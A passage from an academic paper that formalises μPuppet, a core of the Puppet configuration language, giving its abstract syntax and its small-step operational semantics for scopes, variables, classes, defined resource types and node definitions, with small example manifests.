Figure 5 defines a class `c` with three parameters. The `class` statement (line 31) can be used to include a class and provide values for (some of) the parameters. In the resulting catalog, the `from_class` resource has `backup` set to `true` (from the explicit argument), `mode` set to `123` (because no `mode` argument is specified), and `source` set to `'/default'` (because the `path` variable is undefined at the point where the class is declared (line 31)).

However, the potential for conflicting parameter values means that multiple declarations with parameters are not permitted, and the `class` statement must be used instead (which only allows a single declaration).

2.1.8 Defined resource types

Defined resource types are similarly to classes, but provide a more flexible way of introducing a user-defined set of resources. Definition `d` (line 14) in Figure 5 introduces a defined resource

[1] `https://docs.puppet.com/puppet/latest/style_guide.html`, section 11.1.

```
1  class c (
2    $backupArg = false,
3    $pathArg = "/default",
4    $modeArg = 123 ) {
5
6    file { "from_class":
7      backup => $backupArg,
8      source => $pathArg,
9      path => $path,
10     mode => $modeArg
11   }
12 }
13
14 define d (
15   $backupArg = false,
16   $pathArg = "/default",
17   $modeArg = 123 ) {
18
19   file { "from_define":
20     backup => $backupArg,
21     source => $pathArg,
22     path => $path,
23     mode => $modeArg
24   }
25 }
26
27 node default {
28
29   $backup = true
30
31   class { c:
32     backupArg => $backup,
33     pathArg => $path
34   }
35
36   d { "service3":
37     backupArg => $backup,
38     pathArg => $path
39   }
40
41   $path = "/path"
42 }
```

```
1  file { "from_class":
2      backup => true,
3      source => "/default",
4      mode => 123
5  }
6  file { "from_define":
7      path => "/path",
8      backup => true,
9      source => "/default",
10     mode => 123
11 }
```

Figure 5 Manifest with class parameters and defined resource types (left); catalog (right).

type. The definition looks very similar to a class definition, but the body is a macro which can be instantiated (line 36) multiple times with different parameters.

Interestingly, the `path` attribute in the `from_class` file is undefined in the result, apparently because the assignment `$path = '/path'` follows the declaration of the class — however, in the `from_define` file, `path` *is* defined as `'/path'`! The reason appears to be that defined resources are added to the catalog and re-processed after other manifest constructs.[2]

3 μPuppet

We now formalise μPuppet, a language which captures many of the essential features of Puppet. Our goal is not to model all of Puppet's idiosyncrasies, but instead to attempt to capture the 'declarative' core of Puppet, as a starting point for future study. As we discuss later, Puppet also contains several non-declarative features whose behaviour can be counterintuitive and surprising; their use tends to be discouraged in Puppet's documentation and by other authors [16].

[2] `http://puppet-on-the-edge.blogspot.co.uk/2014/04/getting-your-puppet-ducks-in-row.html`

Expression	e	::=	$i \mid w \mid \texttt{true} \mid \texttt{false} \mid \$x \mid \$::x \mid \$::a::x$
		$\mid$	$e_1 + e_2 \mid e_1 - e_2 \mid e_1/e_2 \mid e_1 > e_2 \mid e_1 = e_2 \mid e_1 \texttt{ and } e_2 \mid e_1 \texttt{ or } e_2 \mid \texttt{!}\, e \mid \ldots$
		$\mid$	$\{H\} \mid [e_1, \ldots, e_n] \mid e_1[e_2] \mid e \texttt{ ? } \{M\}$
Array	A	::=	$\varepsilon \mid e, A$
Hash	H	::=	$\varepsilon \mid k \Rightarrow e, H$
Case	c	::=	$e \mid \texttt{default}$
Matches	M	::=	$\varepsilon \mid c \Rightarrow e, M$
Statement	s	::=	$e \mid s_1 \sqcup s_2 \mid \$x = e \mid \texttt{unless } e\ \{s\} \mid \texttt{if } e\ \{s\}\ \texttt{else}\ \{s\} \mid \texttt{case } e\ \{C\} \mid D$
Cases	C	::=	$\varepsilon \mid c : \{s\} \sqcup C$
Declaration	D	::=	$t\ \{e : H\} \mid u\ \{e : H\} \mid \texttt{class}\ \{a : H\} \mid \texttt{include } a$
Manifest	m	::=	$s \mid m_1 \sqcup m_2 \mid \texttt{node } Q\ \{s\} \mid \texttt{define } u\ (\rho)\ \{s\} \mid \texttt{class } a\ \{s\} \mid \texttt{class } a\ (\rho)\ \{s\}$
		$\mid$	$\texttt{class } a \texttt{ inherits } b\ \{s\} \mid \texttt{class } a\ (\rho) \texttt{ inherits } b\ \{s\}$
Node spec	Q	::=	$N \mid \texttt{default} \mid (N_1, \ldots, N_k) \mid r \in \mathit{RegExp}$
Parameters	ρ	::=	$\varepsilon \mid x, \rho \mid x = e, \rho$

Figure 6 Abstract syntax of μPuppet.

3.1 Abstract syntax

The syntax of μPuppet manifests m is defined in Figure 6, including expressions e and statements s. Constant expressions in μPuppet can be integer literals i, string literals w, or boolean literals `true` or `false`. Other expressions include arithmetic and boolean operations, variable forms $\$x$, $\$::x$ and $\$::a::x$. Here, x stands for variable names and a stands for class names. *Selectors* e ? $\{M\}$ are conditional expressions that evaluate e and then conditionally evaluate the first matching branch in M. Arrays are written $[e_1, \ldots, e_n]$ and hashes (dictionaries) are written $\{k \Rightarrow e, \ldots\}$ where k is a key (either a constant number or string). A reference $e_1[e_2]$ describes an array, a hash or a resource reference where e_1 itself can be a reference. When it is a resource reference, e_1 could be a built-in resource type. Full Puppet includes additional base types (such as floating-point numbers) and many more built-in functions that we omit here.

Statements s include expressions e (whose value is discarded), composite statements $s_1 \sqcup s_2$, assignments $\$x = e$, and conditionals `unless`, `if`, `case`, which are mostly standard. (Full Puppet includes an `elsif` construct that we omit from μPuppet.) Statements also include resource declarations $t\ \{e : H\}$ for built-in resource types t, resource declarations $u\ \{e : H\}$ for defined resource types u, and class declarations `class` $\{a : H\}$ and `include` a.

Manifests m can be statements s; composite manifests $m_1 \sqcup m_2$, class definitions `class` $a\ \{s\}$ with or without parameters ρ and inheritance clauses `inherits` b; node definitions `node` $Q\ \{s\}$; or defined resource type definitions `define` $u\ (\rho)\ \{s\}$. Node specifications Q include literal node names N, `default`, lists of node names, and regular expressions r (which we do not model explicitly).

Sequences of statements, cases, or manifest items can be written by writing one statement after the other, separated by whitespace, and we write $\sqcup$ when necessary to emphasise that this whitespace is significant. The symbol ε denotes the empty string.

3.2 Operational Semantics

We now define a small-step operational semantics for μPuppet. This is a considered choice: although Puppet is advertised as a declarative language, it is not *a priori* clear that manifest compilation is a terminating or even deterministic process. Using small-step semantics allows us to translate the (often) procedural descriptions of Puppet's constructs directly from the

Catalog	v_{C}	::=	$\varepsilon \mid v_{\mathrm{R}} \square v_{\mathrm{C}}$
Value	v	::=	$i \mid w \mid \texttt{true} \mid \texttt{false} \mid \{v_{\mathrm{H}}\} \mid [v_1, \ldots, v_n] \mid t[v]$
Hash value	v_{H}	::=	$\varepsilon \mid k \Rightarrow v, v_{\mathrm{H}}$
Resource value	v_{R}	::=	$t\,\{w : v_{\mathrm{H}}\}$
Scope	α	::=	$:: \mid ::a \mid ::\texttt{nd} \mid \alpha\ \texttt{def}$
Statement	s	::=	$\ldots \mid \texttt{scope}\ \alpha\ s \mid \texttt{skip}$

Figure 7 Auxiliary constructs: catalogs and scopes.

documentation.

The operational semantics relies on auxiliary notions of catalogs v_{C}, scopes α, variable environments σ, and definition environments κ explained in more detail below. We employ three main judgements, for processing expressions, statements, and manifests:

$$\sigma, \kappa, v_{\mathrm{C}}, e \xrightarrow{\alpha} e' \qquad \sigma, \kappa, v_{\mathrm{C}}, s \xrightarrow{\alpha}_{\mathsf{s}} \sigma', \kappa', v'_{\mathrm{C}}, s' \qquad \sigma, \kappa, v_{\mathrm{C}}, m \xrightarrow{N}_{\mathsf{m}} \sigma', \kappa', v'_{\mathrm{C}}, m'$$

Here, σ, κ, and v_{C} are the variable environment, definition environment, and catalog beforehand, and their primed versions are the corresponding components after one compilation step. The parameter α for expressions and statements represents the ambient scope; the parameter N for manifests is the target node name.

The main judgement is $\rightarrow_{\mathsf{m}}$, which takes a μPuppet manifest m and a node name N and compiles it to a catalog v_{C}, that is, a list of resource values v_{R} for that node. Given initial variable environments σ (representing data provided by the client) and κ (containing any predefined classes or resource definitions), execution of manifest m begins with an empty catalog and terminates with catalog v_{C} when the manifest equals `skip`, i.e. $\sigma, \kappa, \varepsilon, m \xrightarrow{N}_{\mathsf{m}} \cdots \xrightarrow{N}_{\mathsf{m}} \sigma', \kappa', v_{\mathrm{C}}, \texttt{skip}$.

3.2.1 Auxiliary definitions: catalogs, scopes and environments

Before defining compilation formally, we first define catalogs (Section 3.2.1.1), the result of compiling manifests; scopes (Section 3.2.1.2), which explicitly represent the ambient scope used to resolve unqualified variable references; variable environments (Section 3.2.1.3), which store variable bindings; and definition environments (Section 3.2.1.4), which store class and resource definitions.

3.2.1.1 Catalogs

The syntax of catalogs is given in Figure 7. A *catalog* v_{C} is a sequence of resource values, separated by whitespace; a *resource value* $v_{\mathrm{R}} = t\,\{w : v_{\mathrm{H}}\}$ is a resource whose title is a string value and whose content is a hash value; a hash value v_{H} is an attribute-value sequence in which all expressions are values; and finally a *value* v is either an integer literal i, string literal w, boolean literal `true` or `false`, hash $\{v_{\mathrm{H}}\}$, array $[v_1, \ldots, v_n]$ or a reference value $t[v]$. In a well-formed catalog, there is at most one resource with a given type and title; attempting to add a resource with the same type and title as one already in the catalog is an error.

3.2.1.2 Scopes

As discussed in Section 2, Puppet variables can be assigned in one scope and referenced in a different scope. For example, in Figure 4, the parent scope of class scope `ssh` is class scope `ssh::params`. To model this, we model scopes and parent-child relations between scopes explicitly. Scope :: represents the top scope, $::a$ is the scope of class a, $::\texttt{nd}$ is the active node scope, and α `def` is the scope of a resource definition that is executed in ambient scope α.

The scope for defined resources takes another scope parameter α in order to model resource definitions that call other resource definitions. The top-level, class, and node scopes are persistent, while α `def` is cleared at the end of the corresponding resource definition; thus these scopes can be thought of as names for stack frames. The special statement form `scope` α s is used internally in the semantics to model scope changes. An additional internal statement form `skip`, unrelated to scopes, represents the empty statement. Neither of these forms are allowed in Puppet manifests.

As discussed earlier, there is an ancestry relation on scopes, which governs the order in which scopes are checked when dereferencing an unqualified variable reference. We use mutually recursive auxiliary judgments $\alpha\ \mathsf{parentof}_\kappa\ \beta$ to indicate that α is the parent scope of β in the context of κ and $\alpha\ \mathsf{baseof}_\kappa\ \beta$ to indicate that α is the *base* scope of β. The base scope is either ::, indicating that the scope is the top scope, or $::\texttt{nd}$, indicating that the scope is being processed inside a node definition. We first discuss the rules for $\mathsf{parentof}_\kappa$:

$$\frac{}{:: \mathsf{parentof}_\kappa ::\texttt{nd}}\ \textsc{PNode} \qquad \frac{\beta\ \mathsf{baseof}_\kappa\ \alpha\ \texttt{def}}{:: \mathsf{parentof}_\kappa\ \alpha\ \texttt{def}}\ \textsc{PDefRes} \qquad \frac{\kappa(a) = \mathsf{DeclaredClass}(\alpha)}{\alpha\ \mathsf{parentof}_\kappa ::a}\ \textsc{PClass}$$

The PNode rules says that the top-level scope is the parent scope of node scope. The PDefRes rule says that the parent scope of the defined resource type scope is its base scope. Thus, a resource definition being declared in the toplevel will have parent ::, while one being declared inside a node definition will have parent scope $::\texttt{nd}$. The PClass rule defines the scope of the (declared) parent class b to be the scope α that is recorded in the $\mathsf{DeclaredClass}(\alpha)$ entry. The rules for class inclusion and declaration in the next section show how the $\mathsf{DeclaredClass}(\alpha)$ entry is initialised; this also uses the baseof_κ relation. The rules defining baseof_κ are as follows:

$$\frac{}{:: \mathsf{baseof}_\kappa ::}\ \textsc{BTop} \qquad \frac{}{::\texttt{nd}\ \mathsf{baseof}_\kappa ::\texttt{nd}}\ \textsc{BNode} \qquad \frac{\alpha\ \mathsf{baseof}_\kappa\ \beta}{\alpha\ \mathsf{baseof}_\kappa\ \beta\ \texttt{def}}\ \textsc{BDefRes}$$

$$\frac{\kappa(a) = \mathsf{DeclaredClass}(\beta) \qquad \alpha\ \mathsf{baseof}_\kappa\ \beta}{\alpha\ \mathsf{baseof}_\kappa ::a}\ \textsc{BClass}$$

These rules determine whether the ambient scope α in which the class is declared is *inside* or *outside* a node declaration. The base scope of toplevel or node scope is toplevel or node scope respectively. The base scope of β `def` is the base scope of β, while the base scope of a class scope $::a$ is the base scope of its parent scope as defined in the definition environment κ. (We will only try to obtain the base scope of a class that has already been declared.)

3.2.1.3 Variable environments

During the compilation of a manifest, the values of variables are recorded in *variable environments* σ which are then accessed when these variables are referenced in the manifest. (We call these *variable* environments, rather than plain environments, since "environment"

has a specific technical meaning in Puppet; see the glossary in the appendix of the extended paper [7].) As discussed in section 2.1.3, Puppet allows variables to be referenced before being defined, whereas the variable environment is designed in the way not to allow it. A variable can only be referenced in the environment if its value has been stored. Thus the undefined variables in the manifest in Figure 2 are not legal in μPuppet.

Formally, a variable environment is defined as a partial function $\sigma : \mathit{Scope} \times \mathit{Var} \to \mathit{Value}$ which maps pairs of scopes and variables to values. The scope component indicates the scope in which the variable was assigned. We sometimes write $\sigma_\alpha(x)$ for $\sigma(\alpha, x)$. Updating a variable environment σ with new binding (α, x) to v is written $\sigma[(\alpha, x) : v]$, and clearing an environment (removing all bindings in scope α) is written $\mathit{clear}(\sigma, \alpha)$.

3.2.1.4 Definition environments

Some components in Puppet, like classes and defined resource types, introduce *definitions* which can be declared elsewhere. To model this, we record such definitions in *definition environments* κ. Formally, a definition environment is a partial function $\kappa : \mathit{Identifier} \to \mathit{Definition}$ mapping each identifier to a definition D. Evaluation of the definition only begins when a resource is declared which uses that definition.

Definitions are of the following forms:

$$\begin{array}{rcl} D & ::= & \mathsf{ClassDef}(c_{opt}, \rho, s) \mid \mathsf{DeclaredClass}(\alpha) \mid \mathsf{ResourceDef}(\rho, s) \\ c_{opt} & ::= & c \mid \bot \end{array}$$

The definition form $\mathsf{ClassDef}(c_{opt}, \rho, s)$ represents the definition of a class (before it has been declared); c_{opt} is the optional name of the class's parent, ρ is the list of parameters of the class (with optional default values), and s is the body of the class. The definition form $\mathsf{DeclaredClass}(\alpha)$ represents a class that has been declared; α is the class's *parent scope* and ρ and s are no longer needed. In Puppet, the definition of a class can appear before or after its declaration, as we saw in the manifest in Figure 2, whereas the definition environment is designed to require that a class is defined before it is declared. Thus the inclusion of class `service1` in Figure 2 will be not evaluated in μPuppet. Moreover, a class can be declared only once in Puppet, and when it is declared its definition environment entry is changed to $\mathsf{DeclaredClass}(c_{opt})$. Finally, the definition form $\mathsf{ResourceDef}(\rho, s)$ represents the definition of a new *resource type*, where ρ and s are as above.

3.2.2 Expression evaluation

Expressions are the basic computational components of μPuppet. The rules for expression forms such as primitive operations are standard. The rules for selector expressions are also straightforward. Since variable accessibility depends on scope, the variable evaluation rules are a little more involved:

$$\frac{x \in \mathit{dom}(\sigma_\alpha)}{\sigma, \kappa, v_C, \$x \xrightarrow{\alpha} \sigma_\alpha(x)}\ \textsc{LVar} \qquad \frac{x \notin \mathit{dom}(\sigma_\alpha) \qquad \sigma, \kappa, v_C, \$x \xrightarrow{\beta} v \qquad \beta\ \mathsf{parentof}_\kappa\ \alpha}{\sigma, \kappa, v_C, \$x \xrightarrow{\alpha} v}\ \textsc{PVar}$$

$$\frac{x \in \mathit{dom}(\sigma_{::})}{\sigma, \kappa, v_C, \${::}x \xrightarrow{\alpha} \sigma_{::}(x)}\ \textsc{TVar} \qquad \frac{x \in \mathit{dom}(\sigma_{::a})}{\sigma, \kappa, v_C, \${::}a :: x \xrightarrow{\alpha} \sigma_{::a}(x)}\ \textsc{QVar}$$

The LVar looks up the value of an unqualified variable in the current scope, if present. The PVar rule handles the case of an unqualified variable that is not defined in the current

scope; its value is the value of the variable in the parent scope. The TVar and QVar rules look up fully-qualified variables in top scope or class scope, respectively. (There is no qualified syntax for referencing variables in node scope from other scopes.)

μPuppet also includes array and hash expressions. An array is a list of expressions in brackets and a hash is a list of keys and their expression assignments in braces. When the expressions are values, an array or a hash is also a value. Each expression in them can be dereferenced by the array or hash followed by its index or key in brackets. The rules for constructing and evaluating arrays and hashes are straightforward, and included in the appendix of the extended paper [7].

Resource references of the form $t[v]$ are allowed as values, where t is a built-in resource name and v is a (string) value. Such references can be used as parameters in other resources and to express ordering relationships between resources. Resource references can be used to extend resources or override inherited resource parameters; we do not model this behaviour. A resource reference can also (as of Puppet 4) be used to access the values of the resource's parameters. This is supported in μPuppet as shown in the following example.

```
1  file {"foo.txt":
2    owner => "alice"
3  }
4  $y = "foo.txt"
5  $x = File[$y]
6  file {"bar.txt":
7    owner => $x["owner"]
8  }
```

In this example, we first declare a file resource, with an `owner` parameter `"alice"`, then we assign y the filename and $\$x$ a resource reference (value) `File["foo.txt"]`. Then in defining a second file resource we refer to the `"owner"` parameter of the already-declared file resource via the reference `File["foo.txt"]`. This declaration results in a second file resource with the same owner as the first.

The rules for dereferencing arrays, hashes, and resource references are as follows:

$$\frac{\sigma, \kappa, v_C, d \xrightarrow{\alpha} d'}{\sigma, \kappa, v_C, d[e] \xrightarrow{\alpha} d'[e]}\ \textsc{DeRefExp} \qquad \frac{\sigma, \kappa, v_C, e \xrightarrow{\alpha} e'}{\sigma, \kappa, v_C, v[e] \xrightarrow{\alpha} v[e']}\ \textsc{DeRefIndex}$$

$$\frac{}{\sigma, \kappa, v_C, [v_0, \ldots, v_n, \ldots, v_m][n] \xrightarrow{\alpha} v_n}\ \textsc{DeRefArray}$$

$$\frac{k = k_n}{\sigma, \kappa, v_C, \{k_1 = v_1, \ldots, k_n = v_n, \ldots, k_m = v_m\}[k] \xrightarrow{\alpha} v_n}\ \textsc{DeRefHash}$$

$$\frac{\sigma, \kappa, v_C, e \xrightarrow{\alpha} e'}{\sigma, \kappa, v_C, t[e] \xrightarrow{\alpha} t[e']}\ \textsc{RefRes} \qquad \frac{\mathit{lookup}_C(v_C, t, w, k) = v}{\sigma, \kappa, v_C, t[w][k] \xrightarrow{\alpha} v}\ \textsc{DeRefRes}$$

In the rule DeRefExp the expression e is evaluated to an array or a hash value. The rule DeRefIndex evaluates the index inside the brackets to a value. Rule DeRefArray accesses the value in an array at the index n while rule DeRefHash accesses the hash value by searching its key k. There could be a sequence of reference indexes in a reference. As we can see, such reference is evaluated in the left-to-right order of the index list. Rule ResRef evaluates the index and in the DeRefRec rule, the function lookup_C looks up the catalog for the value of the attribute k of the resource $t[v]$.

3.2.3 Statement evaluation

As with expressions, some of the statement forms, such as sequential composition, conditionals (`if`, `unless`), and `case` statements have a conventional operational semantics, shown in the appendix of the extended paper [7]. An expression can occur as a statement; its value is ignored. Assignments, like variable references, are a little more complex. When storing the value of a variable in an assignment in σ, the compilation rule binds the value to x in the scope α:

$$\frac{\sigma, \kappa, v_C, e \xrightarrow{\alpha} e'}{\sigma, \kappa, v_C, \$x = e \xrightarrow{\alpha}_s \sigma, \kappa, v_C, \$x = e'} \textsc{AssignStep}$$

$$\frac{x \notin dom(\sigma_\alpha)}{\sigma, \kappa, v_C, \$x = v \xrightarrow{\alpha}_s \sigma[(\alpha, x) : v], \kappa, v_C, \texttt{skip}} \textsc{Assign}$$

Notice that Puppet does not allow assignment into any other scopes, only the current scope α.

We now consider `scope` α s statements, which are internal constructs (not part of the Puppet source language) we have introduced to track the scope that is in effect in different parts of the manifest during execution. The following rules handle compilation inside `scope` statements and cleanup when execution inside such a statement finally terminates.

$$\frac{\alpha \in \{::, ::a, ::\texttt{nd}\} \qquad \sigma, \kappa, v_C, s \xrightarrow{\alpha}_s \sigma', \kappa', v_C', s'}{\sigma, \kappa, v_C, \texttt{scope}\ \alpha\ s \xrightarrow{\alpha'}_s \sigma', \kappa', v_C', \texttt{scope}\ \alpha\ s'} \textsc{ScopeStep}$$

$$\frac{\sigma, \kappa, v_C, s \xrightarrow{\alpha\ \texttt{def}}_s \sigma', \kappa', v_C', s'}{\sigma, \kappa, v_C, \texttt{scope}\ (\alpha\ \texttt{def})\ s \xrightarrow{\alpha}_s \sigma', \kappa', v_C', \texttt{scope}\ (\alpha\ \texttt{def})\ s'} \textsc{DefScopeStep}$$

$$\frac{\alpha \in \{::, ::a, ::\texttt{nd}\}}{\sigma, \kappa, v_C, \texttt{scope}\ \alpha\ \texttt{skip} \xrightarrow{\beta}_s \sigma, \kappa, v_C, \texttt{skip}} \textsc{ScopeDone}$$

$$\frac{}{\sigma, \kappa, v_C, \texttt{scope}\ (\alpha\ \texttt{def})\ \texttt{skip} \xrightarrow{\alpha}_s clear(\sigma, \alpha\ \texttt{def}), \kappa, v_C, \texttt{skip}} \textsc{DefScopeDone}$$

The ScopeStep and ScopeDef rules handle compilation inside a scope; the ambient scope α' is overridden and the scope parameter α is used instead. The ScopeDone rule handles the end of compilation inside a "persistent" scope, such as top-level, node or class scope, whose variables persist throughout execution, and the DefScopeDone rule handles the temporary scope of defined resources, whose locally-defined variables and parameters become unbound at the end of the definition. (In contrast, variables defined in toplevel, node, or class scopes remain visible throughout compilation.)

Resource declarations are compiled in a straightforward way; the title expression is evaluated, then all the expressions in attribute-value pairs in the hash component are evaluated. Once a resource is fully evaluated, it is appended to the catalog:

$$\frac{\sigma, \kappa, v_C, e : H \xrightarrow{\alpha}_R e' : H'}{\sigma, \kappa, v_C, t\ \{e : H\} \xrightarrow{\alpha}_s \sigma, \kappa, v_C, t\ \{e' : H'\}} \textsc{ResStep}$$

$$\frac{}{\sigma, \kappa, v_C, v_R \xrightarrow{\alpha}_s \sigma, \kappa, v_C \sqcup v_R, \texttt{skip}} \textsc{ResDecl}$$

Defined resource declarations look much like built-in resources:

```
apache::vhost {"homepages":
  port    => 8081,
  docroot => "/var/www-testhost",
}
```

When a defined resource type declaration is fully evaluated, it is expanded (much like a function call).

$$\frac{\sigma, \kappa, v_{\mathrm{C}}, \{e : H\} \xrightarrow{\alpha}_{\mathsf{R}} \{e' : H'\}}{\sigma, \kappa, v_{\mathrm{C}}, u\ \{e : H\} \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa, v_{\mathrm{C}}, u\ \{e' : H'\}}\ \textsc{DefStep}$$

$$\frac{\kappa(u) = \mathsf{ResourceDef}(\rho, s) \qquad s' = \mathit{merge}(\rho, v_{\mathrm{H}})}{\sigma, \kappa, v_{\mathrm{C}}, u\ \{w : v_{\mathrm{H}}\} \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa, v_{\mathrm{C}}, \mathtt{scope}\ (\alpha\ \mathtt{def})\ \{\$\mathit{title} = w \sqcup s' \sqcup s\}}\ \textsc{Def}$$

The *merge* function returns a statement s' assigning the parameters to their default values in ρ or overridden values from v_{H}. Notice that we also add the special parameter binding $\$\mathit{title} = w$; this is because in Puppet, the title of a defined resource is made available in the body of the resource using the parameter $\$\mathit{title}$. The body of the resource definition s is processed in scope α `def`. Class declarations take two forms: *include-like* and *resource-like declarations*.

The statement `include` a is an include-like declaration of a class a. (Puppet includes some additional include-like declaration forms such as `contain` and `require`). Intuitively, this means that the class body is processed (declaring any ancestors and resources inside the class), and the class is marked as declared; a class can be declared at most once. The simplest case is when a class has no parent, covered by the first two rules below:

$$\frac{\kappa(a) = \mathsf{ClassDef}(\bot, \rho, s) \qquad s' = \mathit{merge}(\rho, \varepsilon) \qquad \beta\ \mathsf{baseof}_{\kappa}\ \alpha}{\sigma, \kappa, v_{\mathrm{C}}, \mathtt{include}\ a \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa[a : \mathsf{DeclaredClass}(\beta)], v_{\mathrm{C}}, \mathtt{scope}\ (::a)\ s' \sqcup s}\ \textsc{IncU}$$

$$\frac{\kappa(a) = \mathsf{DeclaredClass}(\beta)}{\sigma, \kappa, v_{\mathrm{C}}, \mathtt{include}\ a \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa, v_{\mathrm{C}}, \mathtt{skip}}\ \textsc{IncD}$$

$$\frac{\kappa(a) = \mathsf{ClassDef}(b, \rho, s) \qquad \kappa(b) = \mathsf{ClassDef}(c_{opt}, \rho', s')}{\sigma, \kappa, v_{\mathrm{C}}, \mathtt{include}\ a \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa, v_{\mathrm{C}}, \mathtt{include}\ b\ \mathtt{include}\ a}\ \textsc{IncPU}$$

$$\frac{\kappa(a) = \mathsf{ClassDef}(b, \rho, s) \qquad \kappa(b) = \mathsf{DeclaredClass}(\beta) \qquad s' = \mathit{merge}(\rho, \varepsilon)}{\sigma, \kappa, v_{\mathrm{C}}, \mathtt{include}\ a \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa[a : \mathsf{DeclaredClass}(::b)], v_{\mathrm{C}}, \mathtt{scope}\ (::a)\ \{s' \sqcup s\}}\ \textsc{IncPD}$$

In the IncU rule, the class has not been declared yet, so we look up its body and default parameters and process the body in the appropriate scope. (We use the *merge* function again here to obtain a statement initialising all parameters which have default values.) In addition, we modify the class's entry in κ to $\mathsf{DeclaredClass}(\beta)$, where $\beta\ \mathsf{baseof}_{\kappa}\ \alpha$. As described in Section 2, this aspect of Puppet scoping is dynamic: if a base class is defined outside a node definition then its parent scope is ::, whereas if it is declared during the processing of a node definition then its parent scope is ::`nd`. (As discussed below, if a class inherits from another, however, the parent scope is the scope of the parent class no matter what). If this sounds confusing, this is because it is; this is the trickiest aspect of Puppet scope that is correctly handled by μPuppet. This complexity appears to be one reason that the use of node-scoped variables is discouraged by some experts [16].

In the IncD rule, the class a is already declared, so no action needs to be taken. In the IncPU rule, we include the parent class so that it (and any ancestors) will be processed first. If there is an inheritance cycle, this process loops; we have confirmed experimentally that Puppet does not check for such cycles and instead fails with a stack overflow. In the IncPD rule, the parent class is already declared, so we proceed just as in the case where there is no parent class.

The rules for *resource-like class declarations* are similar:

$$\frac{\kappa(a) = \mathsf{ClassDef}(c_{opt}, \rho, S) \qquad \sigma, \kappa, v_{\mathrm{C}}, H \xrightarrow{\alpha}_{\mathsf{H}} H'}{\sigma, \kappa, v_{\mathrm{C}}, \texttt{class}\ \{a : H\} \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa, v_{\mathrm{C}}, \texttt{class}\ \{a : H'\}}\ \textsc{CDecStep}$$

$$\frac{\kappa(a) = \mathsf{ClassDef}(\bot, \rho, s) \qquad s' = \mathit{merge}(\rho, v_{\mathrm{H}}) \qquad \beta\ \mathsf{baseof}_{\kappa}\ \alpha}{\sigma, \kappa, v_{\mathrm{C}}, \texttt{class}\ \{a : v_{\mathrm{H}}\} \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa[a : \mathsf{DeclaredClass}(\beta)], v_{\mathrm{C}}, \texttt{scope}\ (::a)\ s' \sqcup s}\ \textsc{CDecU}$$

$$\frac{\kappa(a) = \mathsf{ClassDef}(b, \rho, s) \qquad \kappa(b) = \mathsf{ClassDef}(c_{opt}, \rho', s')}{\sigma, \kappa, v_{\mathrm{C}}, \texttt{class}\ \{a : v_{\mathrm{H}}\} \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa, v_{\mathrm{C}}, \texttt{include}\ b\ \texttt{class}\ \{a : v_{\mathrm{H}}\}}\ \textsc{CDecPU}$$

$$\frac{\kappa(a) = \mathsf{ClassDef}(b, \rho, s) \qquad \kappa(b) = \mathsf{DeclaredClass}(\beta) \qquad s' = \mathit{merge}(\rho, v_{\mathrm{H}})}{\sigma, \kappa, v_{\mathrm{C}}, \texttt{class}\ \{a : v_{\mathrm{H}}\} \xrightarrow{\alpha}_{\mathsf{s}} \sigma, \kappa[a : \mathsf{DeclaredClass}(::b)], v_{\mathrm{C}}, \texttt{scope}\ (::a)\ \{s' \sqcup s\}}\ \textsc{CDecPD}$$

There are two differences. First, because resource-like class declarations provide parameters, the rule CDecStep provides for evaluation of these parameters. Second, there is no rule analogous to IncD that ignores re-declaration of an already-declared class. Instead, this is an error. (As with multiple definitions of variables and other constructs, however, we do not explicitly model errors in our rules.)

3.2.4 Manifest compilation

At the top level, manifests can contain statements, node definitions, resource type definitions, and class definitions. To compile statements at the top level, we use the following rule:

$$\frac{\sigma, \kappa, v_{\mathrm{C}}, s \xrightarrow{::}_{\mathsf{s}} \sigma', \kappa', v'_{\mathrm{C}}, s'}{\sigma, \kappa, v_{\mathrm{C}}, s \xrightarrow{N}_{\mathsf{m}} \sigma', \kappa', v'_{\mathrm{C}}, s'}\ \textsc{TopScope}$$

The main point of interest here is that we change from the manifest judgement (with the node name parameter N) to the statement judgement (with toplevel scope parameter ::). The node name parameter is not needed for processing statements, and we (initially) process statements in the toplevel scope. Of course, the statement s may well itself be a `scope` statement which immediately changes the scope.

A manifest in Puppet can configure all the machines (nodes) in a system. A node definition describes the configuration of one node (or type of nodes) in the system. The node declaration includes a specifier Q used to match against the node's hostname. We abstract this matching process as a function $\mathsf{nodeMatch}(N, Q)$ that checks if the name N of the requesting computer matches the specifier Q. If so (NodeMatch) we will compile the statement body of N. Otherwise (NodeNoMatch) we will skip this definition and process the rest of the manifest.

$$\frac{\mathsf{nodeMatch}(N, Q)}{\sigma, \kappa, v_\mathrm{C}, \texttt{node}\ Q\ \{s\} \xrightarrow{N}_\mathsf{m} \sigma, \kappa, v_\mathrm{C}, \texttt{scope}\ (\texttt{::nd})\ s}\ \textsc{NodeMatch}$$

$$\frac{\neg\mathsf{nodeMatch}(N, Q)}{\sigma, \kappa, v_\mathrm{C}, \texttt{node}\ Q\ \{s\} \xrightarrow{N}_\mathsf{m} \sigma, \kappa, v_\mathrm{C}, \texttt{skip}}\ \textsc{NodeNoMatch}$$

Resource type definitions in Puppet are used to design new, high-level resource types, possibly by declaring other built-in resource types, defined resource types, or classes. Such a definition includes Puppet code to be executed when the a resource of the defined type is declared. Defined resource types can be declared multiple times with different parameters, so resource type definitions are loosely analogous to procedure calls. The following is an example of a defined resource type:

```
define apache::vhost (Integer $port) {
  include apache
  file { "host":
    content => template('apache/vhost-default.conf.erb'),
    owner   => 'www'
  }
}
```

The compilation rule for defining a defined resource type is:

$$\frac{u \notin dom(\kappa)}{\sigma, \kappa, v_\mathrm{C}, \texttt{define}\ u\ (\rho)\ \{s\} \xrightarrow{N}_\mathsf{m} \sigma, \kappa[u : \mathsf{ResourceDef}(\rho, s)], v_\mathrm{C}, \texttt{skip}}\ \textsc{RDef}$$

The definition environment is updated to map u to $\mathsf{ResourceDef}(\rho, s)$ containing the parameters and statements in the definition of u. The manifest then becomes `skip`.

